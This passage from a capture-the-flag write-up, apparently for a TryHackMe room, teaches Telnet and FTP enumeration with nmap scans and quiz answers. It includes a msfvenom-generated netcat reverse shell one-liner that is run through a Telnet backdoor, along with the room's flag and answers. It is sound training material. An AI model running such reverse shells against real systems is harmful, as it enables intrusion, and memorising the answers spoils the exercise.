The user connects to the server by using the Telnet protocol, which means entering "telnet" into a command prompt. The user then executes commands on the server by using specific Telnet commands in the Telnet prompt. You can connect to a telnet server with the following syntax: "telnet [ip] [port]"

Question 18: What is Telnet?

Answer: *application protocol*

Question 19: What has slowly replaced Telnet?

Answer: *SSH*

Question 20: How would you connect to a Telnet server with the IP 10.10.10.3 on port 23?

Answer: *telnet 10.10.10.3 23*

Question 21: The lack of what, means that all Telnet communication is in plaintext?

Answer: *encryption*

Task 6: Enumerating Telnet

Enumeration

We've already seen how key enumeration can be in exploiting a misconfigured network service. However, vulnerabilities that could be potentially trivial to exploit don't always jump out at us. For that reason, especially when it comes to enumerating network services, we need to be thorough in our method.

Port Scanning

Let's start out the same way we usually do, a port scan, to find out as much information as we can about the services, applications, structure and operating system of the target machine. Scan the machine with nmap.

Output


Let's see what's going on on the target server...

We will use this command to run a nmap scan on our target:


nmap -vv -T4 -Pn -p- -oN scanport 10.10.93.246 | tee scanport.bak

Note: -vv is for verbose

Tee will put the output in a file as a backup file. This is great to get the final results regarding your scan.



```
root@ip-10-10-130-151:~# nmap -vv -T4 -Pn -p- -oN scanport 10.10.93.246 | tee scanp
ort.bak

Starting Nmap 7.60 ( https://nmap.org ) at 2024-08-10 14:30 BST
Initiating ARP Ping Scan at 14:30
Scanning 10.10.93.246 [1 port]
Completed ARP Ping Scan at 14:30, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:30
Completed Parallel DNS resolution of 1 host. at 14:30, 0.00s elapsed
Initiating SYN Stealth Scan at 14:30
Scanning ip-10-10-93-246.eu-west-1.compute.internal (10.10.93.246) [65535 ports]
Increasing send delay for 10.10.93.246 from 0 to 5 due to 3982 out of 9954 dropped
probes since last increase.
Increasing send delay for 10.10.93.246 from 5 to 10 due to 34 out of 84 dropped pro
bes since last increase.
SYN Stealth Scan Timing: About 10.93% done; ETC: 14:35 (0:04:13 remaining)
SYN Stealth Scan Timing: About 13.20% done; ETC: 14:38 (0:06:41 remaining)
SYN Stealth Scan Timing: About 15.47% done; ETC: 14:40 (0:08:17 remaining)
SYN Stealth Scan Timing: About 17.74% done; ETC: 14:41 (0:09:21 remaining)
SYN Stealth Scan Timing: About 20.02% done; ETC: 14:43 (0:10:03 remaining)
SYN Stealth Scan Timing: About 23.65% done; ETC: 14:44 (0:10:43 remaining)
SYN Stealth Scan Timing: About 28.39% done; ETC: 14:44 (0:09:38 remaining)
SYN Stealth Scan Timing: About 46.79% done; ETC: 14:47 (0:08:57 remaining)
SYN Stealth Scan Timing: About 53.61% done; ETC: 14:48 (0:08:06 remaining)
Discovered open port 8012/tcp on 10.10.93.246
SYN Stealth Scan Timing: About 59.74% done; ETC: 14:48 (0:07:13 remaining)
SYN Stealth Scan Timing: About 65.65% done; ETC: 14:48 (0:06:17 remaining)
SYN Stealth Scan Timing: About 71.33% done; ETC: 14:49 (0:05:20 remaining)
SYN Stealth Scan Timing: About 76.78% done; ETC: 14:49 (0:04:22 remaining)
SYN Stealth Scan Timing: About 82.24% done; ETC: 14:49 (0:03:23 remaining)
SYN Stealth Scan Timing: About 87.46% done; ETC: 14:49 (0:02:25 remaining)
SYN Stealth Scan Timing: About 92.68% done; ETC: 14:50 (0:01:25 remaining)
```



```
Completed SYN Stealth Scan at 14:55, 1503.63s elapsed (65535 total ports)
Nmap scan report for ip-10-10-93-246.eu-west-1.compute.internal (10.10.93.246)
Host is up, received arp-response (0.00022s latency).
Scanned at 2024-08-10 14:30:37 BST for 1504s
Not shown: 65534 closed ports
Reason: 65534 resets
PORT     STATE SERVICE REASON
8012/tcp open  unknown syn-ack ttl 64
MAC Address: 02:DB:9D:72:45:6F (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1504.00 seconds
           Raw packets sent: 131044 (5.766MB) | Rcvd: 131047 (5.242MB)
root@ip-10-10-130-151:~# 
```

Question 22: How many ports are open on the target machine?

Answer: *1*

Question 23: What port is this?


Answer: ***8012***

Question 24: This port is unassigned, but still lists the protocol it's using, what protocol is this?

Answer: ***tcp***

Question 25: Now re-run the nmap scan, without the -p- tag, how many ports show up as open?


Answer: ***0***




```
root@ip-10-10-147-106:~# nmap 10.10.41.230

Starting Nmap 7.60 ( https://nmap.org ) at 2024-06-15 13:20 BST
Nmap scan report for ip-10-10-41-230.eu-west-1.compute.internal (10.10.41.230)
Host is up (0.00015s latency).
All 1000 scanned ports on ip-10-10-41-230.eu-west-1.compute.internal (10.10.41.2
30) are closed
MAC Address: 02:71:36:BE:6F:55 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.70 seconds
root@ip-10-10-147-106:~#
```

Let’s run the next command:

nmap -vv -A -p 8012 -oN scanport-8012 10.10.93.246 | tee scanport-8012.bak



```
root@ip-10-10-130-151:~# nmap -vv -A -p 8012 -oN scanport-8012 10.10.93.246 | tee s
anport-8012.bak

tarting Nmap 7.60 ( https://nmap.org ) at 2024-08-10 15:07 BST
NSE: Loaded 146 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 15:07
Completed NSE at 15:07, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 15:07
Completed NSE at 15:07, 0.00s elapsed
Initiating ARP Ping Scan at 15:07
Scanning 10.10.93.246 [1 port]
Completed ARP Ping Scan at 15:07, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:07
Completed Parallel DNS resolution of 1 host. at 15:07, 0.00s elapsed
Initiating SYN Stealth Scan at 15:07
Scanning ip-10-10-93-246.eu-west-1.compute.internal (10.10.93.246) [1 port]
Discovered open port 8012/tcp on 10.10.93.246
Completed SYN Stealth Scan at 15:07, 0.22s elapsed (1 total ports)
Initiating Service scan at 15:07
```



```
Completed NSE at 15:10, 1.01s elapsed
Nmap scan report for ip-10-10-93-246.eu-west-1.compute.internal (10.10.93.246)
Host is up, received arp-response (0.00021s latency).
Scanned at 2024-08-10 15:07:55 BST for 152s

PORT     STATE SERVICE REASON         VERSION
8012/tcp open  unknown syn-ack ttl 64
| fingerprint-strings:
|   DNSStatusRequest, DNSVersionBindReq, FourOhFourRequest, GenericLines, GetReques
|  HTTPOptions, Help, JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LP
DString, NCP, NULL, NotesRPC, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSes
sionReq, TLSSessionReq, TerminalServer, X11Probe:
|_    SKIDY'S BACKDOOR. Type .HELP to view commands
1 service unrecognized despite returning data. If you know the service/version, ple
ase submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-ser
vice :
SF-Port8012-TCP:V=7.60%I=7%D=8/10%Time=66B77442%P=x86_64-pc-linux-gnu%r(NU
SF:LL,2E,"SKIDY'S\x20BACKDOOR\.\x20Type\x20\.HELP\x20to\x20view\x20command
SF:s\n")%r(GenericLines,2E,"SKIDY'S\x20BACKDOOR\.\x20Type\x20\.HELP\x20to\
SF:x20view\x20commands\n")%r(GetRequest,2E,"SKIDY'S\x20BACKDOOR\.\x20Type\
SF:x20\.HELP\x20to\x20view\x20commands\n")%r(HTTPOptions,2E,"SKIDY'S\x20BA
SF:CKDOOR\.\x20Type\x20\.HELP\x20to\x20view\x20commands\n")%r(RTSPRequest,
SF:2E,"SKIDY'S\x20BACKDOOR\.\x20Type\x20\.HELP\x20to\x20view\x20commands\n
SF:")%r(RPCCheck,2E,"SKIDY'S\x20BACKDOOR\.\x20Type\x20\.HELP\x20to\x20view
SF:\x20commands\n")%r(DNSVersionBindReq,2E,"SKIDY'S\x20BACKDOOR\.\x20Type\
SF:x20\.HELP\x20to\x20view\x20commands\n")%r(DNSStatusRequest,2E,"SKIDY'S\
SF:x20BACKDOOR\.\x20Type\x20\.HELP\x20to\x20view\x20commands\n")%r(Help,2E
SF:,"SKIDY'S\x20BACKDOOR\.\x20Type\x20\.HELP\x20to\x20view\x20commands\n")
SF:%r(SSLSessionReq,2E,"SKIDY'S\x20BACKDOOR\.\x20Type\x20\.HELP\x20to\x20v
```

Question 26: Based on the title returned to us, what do we think this port could be used for?

Answer: ***a backdoor***

Question 27: Who could it belong to? Gathering possible usernames is an important step in enumeration.

Answer: ***Skidy***

Always keep a note of information you find during your enumeration stage, so you can refer back to it when you move on to try exploits.

Here is referring to the backup files from our scans that we did.

Task 7: Exploiting Telnet

Types of Telnet Exploit

Telnet, being a protocol, is in and of itself insecure for the reasons we talked about earlier. It lacks encryption, so sends all communication over plaintext, and for the most part has poor access control. There are CVE's for Telnet client and server systems, however, so when exploiting you can check for those on:

- https://www.cvedetails.com/
- https://cve.mitre.org/

A CVE, short for Common Vulnerabilities and Exposures, is a list of publicly disclosed computer security flaws. When someone refers to a CVE, they usually mean the CVE ID number assigned to a security flaw.

However, you're far more likely to find a misconfiguration in how telnet has been configured or is operating that will allow you to exploit it.

Method Breakdown

So, from our enumeration stage, we know:

- There is a poorly hidden telnet service running on this machine
- The service itself is marked "backdoor"
- We have possible username of "Skidy" implicated

Using this information, let's try accessing this telnet port, and using that as a foothold to get a full reverse shell on the machine!


Connecting to Telnet

You can connect to a telnet server with the following syntax:

"telnet [ip] [port]"

We're going to need to keep this in mind as we try and exploit this machine.

What is a Reverse Shell?




A **"shell"** can simply be described as a piece of code or program which can be used to gain code or command execution on a device.

A reverse shell is a type of shell in which the target machine communicates back to the attacking machine.

The attacking machine has a listening port, on which it receives the connection, resulting in code or command execution being achieved.

Okay, let's try and connect to this telnet port! If you get stuck, have a look at the syntax for connecting outlined above.



```
root@ip-10-10-130-151:~# telnet 10.10.93.246 8012
Trying 10.10.93.246...
Connected to 10.10.93.246.
Escape character is '^]'.
SKIDY'S BACKDOOR. Type .HELP to view commands
^C
cd
ll
.HELP
```

Question 28: Great! It's an open telnet connection! What welcome message do we receive?

Answer: *SKIDY'S BACKDOOR.*

Question 29: Let's try executing some commands, do we get a return on any input we enter into the telnet session? (Y/N)

Answer: *N*

Hmm... that's strange. Let's check to see if what we're typing is being executed as a system command.

Start a tcpdump listener on your local machine.

If using your own machine with the OpenVPN connection, use:

- **`sudo tcpdump ip proto \\icmp -i tun0`**


If using the AttackBox, use:

- **`sudo tcpdump ip proto \\icmp -i ens5`**

This starts a tcpdump listener, specifically listening for ICMP traffic, which pings operate on.

Question 30: Now, use the command "ping [local THM ip] -c 1" through the telnet session to see if we're able to execute system commands. Do we receive any pings? Note, you need to preface this with .RUN (Y/N)

Answer: *Y*


Applications Places Sat 10 Aug, 15:51AttackBox IP:10.10.130.151
root@ip-10-10-130-151: ~
File Edit View Search Terminal Help

```
root@ip-10-10-130-151:~# telnet 10.10.93.246 8012
Trying 10.10.93.246...
Connected to 10.10.93.246.
Escape character is '^]'.
SKIDY'S BACKDOOR. Type .HELP to view commands
^C
cd
ll
.HELP
.RUN ping 10.10.130.151 -c 1
```

root@ip-10-10-130-151: ~
File Edit View Search Terminal Help

```
root@ip-10-10-130-151:~# sudo tcpdump ip proto \\icmp -i ens5
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on ens5, link-type EN10MB (Ethernet), capture size 262144 bytes
15:50:32.415023 IP ip-10-10-93-246.eu-west-1.compute.internal > ip-10-10-130-151
.eu-west-1.compute.internal: ICMP echo request, id 1278, seq 1, length 64
15:50:32.415054 IP ip-10-10-130-151.eu-west-1.compute.internal > ip-10-10-93-246
.eu-west-1.compute.internal: ICMP echo reply, id 1278, seq 1, length 64
```


Great! This means that we are able to execute system commands AND that we are able to reach our local machine. Now let's have some fun! We're going to generate a reverse shell payload using msfvenom. This will generate and encode a netcat reverse shell for us. Here's our syntax:

"msfvenom -p cmd/unix/reverse_netcat lhost=[local tun0 ip] lport=4444 R"

-p = payload
lhost = our local host IP address (this is **your** machine's IP address)
lport = the port to listen on (this is the port on **your** machine)
R = export the payload in raw format

So, the command on a new shell is:

msfvenom -p cmd/unix/reverse_netcat lhost=10.10.130.151 lport=4444 R


Applications Places
Sat 10 Aug, 16:06AttackBox IP:10.10.130.151
root@ip-10-10-130-151: ~
File Edit View Search Terminal Help

```
root@ip-10-10-130-151:~# sudo tcpdump ip proto \\icmp -i ens5
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on ens5, link-type EN10MB (Ethernet), capture size 262144 bytes
15:50:32.415023 IP ip-10-10-93-246.eu-west-1.compute.internal > ip-10-10-130-151
.eu-west-1.compute.internal: ICMP echo request, id 1278, seq 1, length 64
15:50:32.415054 IP ip-10-10-130-151.eu-west-1.compute.internal > ip-10-10-93-246
.eu-west-1.compute.internal: ICMP echo reply, id 1278, seq 1, length 64
15:52:21.257455 IP ip-10-10-130-151.eu-west-1.compute.internal > www.internet-al
```

```
root@ip-10-10-130-151:~# msfvenom -p cmd/unix/reverse_netcat lhost=10.10.130.151
 lport=4444 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payl
oad
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 103 bytes
mkfifo /tmp/ykywzce; nc 10.10.130.151 4444 0</tmp/ykywzce | /bin/sh >/tmp/ykywzc
e 2>&1; rm /tmp/ykywzce
root@ip-10-10-130-151:~# 
```

Question 31: What word does the generated payload start with?

Answer: *mkfifo*

Perfect. We're nearly there. Now all we need to do is start a netcat listener on our local machine. We do this using:

"nc -lvp [listening port]"

Question 32: What would the command look like for the listening port we selected in our payload?

Answer: *nc -lvp 4444*

Great! Now that's running, we need to copy and paste our msfvenom payload into the telnet session and run it as a command. Hopefully- this will give us a shell on the target machine!

.RUN mkfifo /tmp/ykywzce; nc 10.10.130.151 4444 0</tmp/ykywzce | /bin/sh >/tmp/ykywzce 2>&1; rm /tmp/ykywzce

Go to the listener.

ls

flag.txt

Question 33: Success! What is the contents of flag.txt?

Answer: *THM{y0u_g0t_th3_t3ln3t_fl4g}*

Task 8: Understanding FTP

What is FTP?

File Transfer Protocol (FTP) is, as the name suggests, a protocol used to allow remote transfer of files over a network. It uses a client-server model to do this, and- as we'll come on to later- relays commands and data in a very efficient way.

How does FTP work?

A typical FTP session operates using two channels:

- a command (sometimes called the control) channel
- a data channel.

As their names imply, the command channel is used for transmitting commands as well as replies to those commands, while the data channel is used for transferring data.

FTP operates using a client-server protocol. The client initiates a connection with the server, the server validates whatever login credentials are provided and then opens the session.

While the session is open, the client may execute FTP commands on the server.

Active vs Passive

The FTP server may support either Active or Passive connections, or both.

- In an Active FTP connection, the client opens a port and listens. The server is required to actively connect to it.
- In a Passive FTP connection, the server opens a port and listens (passively) and the client connects to it.

This separation of command information and data into separate channels is a way of being able to send commands to the server without having to wait for the current data transfer to finish. If both channels were interlinked, you could only enter commands in between data transfers, which wouldn't be efficient for either large file transfers, or slow internet connections.

More Details:

You can find more details on the technical function, and implementation of, FTP on the Internet Engineering Task Force website: https://www.ietf.org/rfc/rfc959.txt. The IETF is one of a number of standards agencies, who define and regulate internet standards.

Question 34: What communications model does FTP use?

Answer: *client-server*

Question 35: What's the standard FTP port?

Answer: ***21***

Question 36: How many modes of FTP connection are there?

Answer: ***2***

Task 9: Enumerating FTP

Let’s Get Started

Before we begin, make sure to deploy the room and give it some time to boot. Please be aware, this can take up to five minutes so be patient!

Enumeration

By now, I don't think I need to explain any further how enumeration is key when attacking network services and protocols. You should, by now, have enough experience with **nmap** to be able to port scan effectively. If you get stuck using any tool- you can always use **"tool [-h / -help / --help]"** to find out more about its function and syntax. Equally, man pages are extremely useful for this purpose. They can be reached using **"man [tool]"**.

Method

We're going to be exploiting an anonymous FTP login, to see what files we can access- and if they contain any information that might allow us to pop a shell on the system. This is a common pathway in CTF challenges and mimics a real-life careless implementation of FTP servers.

Resources


As we're going to be logging in to an FTP server, we will need to make sure an FTP client is installed on the system. There should be one installed by default on most Linux operating systems, such as Kali or Parrot OS. You can test if there is one by typing "ftp" into the console. If you're brought to a prompt that says: "ftp>", then you have a working FTP client on your system. If not, it's a simple matter of using "sudo apt install ftp" to install one.

Alternative Enumeration Methods

It's worth noting that some vulnerable versions of in.ftpd and some other FTP server variants return different responses to the "cwd" command for home directories which exist and those that don’t. This can be exploited because you can issue cwd commands before authentication, and if there's a home directory- there is more than likely a user account to go with it. While this bug is found mainly within legacy systems, it's worth knowing about, as a way to exploit FTP.

This vulnerability is documented at: https://www.exploit-db.com/exploits/20745

Let's start with "***nmap -sS -sV 10.10.203.19***".



```
root@ip-10-10-204-8: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-204-8:~# nmap -sS -sV 10.10.203.19

